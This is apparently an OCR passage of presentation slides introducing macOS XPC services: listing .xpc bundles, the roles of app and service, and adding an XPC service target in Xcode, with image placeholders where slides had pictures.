lugin.32.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.Plugin.64.xpc
WebKit.framework/Versions/A/XPCServices/com.apple.WebKit.WebContent.xpc


$ find /Applications -name \*.xpc
iPhoto.app/Contents/XPCServices/com.apple.PhotoApps.AVCHDConverter.xpc
iPhoto.app/Contents/XPCServices/com.apple.photostream-agent.VideoConversionService.xpc
Xcode.app/Contents/Developer/Toolchains/.../XPCServices/SourceKitService.xpc
Xcode.app/Contents/XPCServices/com.apple.dt.Xcode.Playground.xpc
...
```

frameworks and apps that use XPC

XPC


moving 'risky' code out-of-proc





XPC Component Responsibilities

the app, comms, & xpc service



make connection

send requests (msgs)


listen

authenticate (optionally)

handle requests


Adding an XPC Service

add 'xpc service' target to your application



Choose a template for your new target:


OS X
- Application
- Framework & Library
- Application Extension
- System Plug-in
- Other



Choose options for your new target:

Product Name:	imgXPCService
Organization Name:	Synack
Organization Identifier:	com.synack
Bundle Identifier:	com.synack.imgXPCService
Project:	imgXPC
Embed in Application:	imgXPC

creating an XPC service



imgXPC.app

Name	Kind
Contents	Folder
_CodeSignature	Folder
Info.plist	property list
MacOS	Folder
PkgInfo	TextEd...ument
Resources	Folder
XPCServices	Folder
imgXPCService.xpc	XPC Service

embedded in app

Synack

XPC Service Listener

how to listen for client connections

template code in main.m

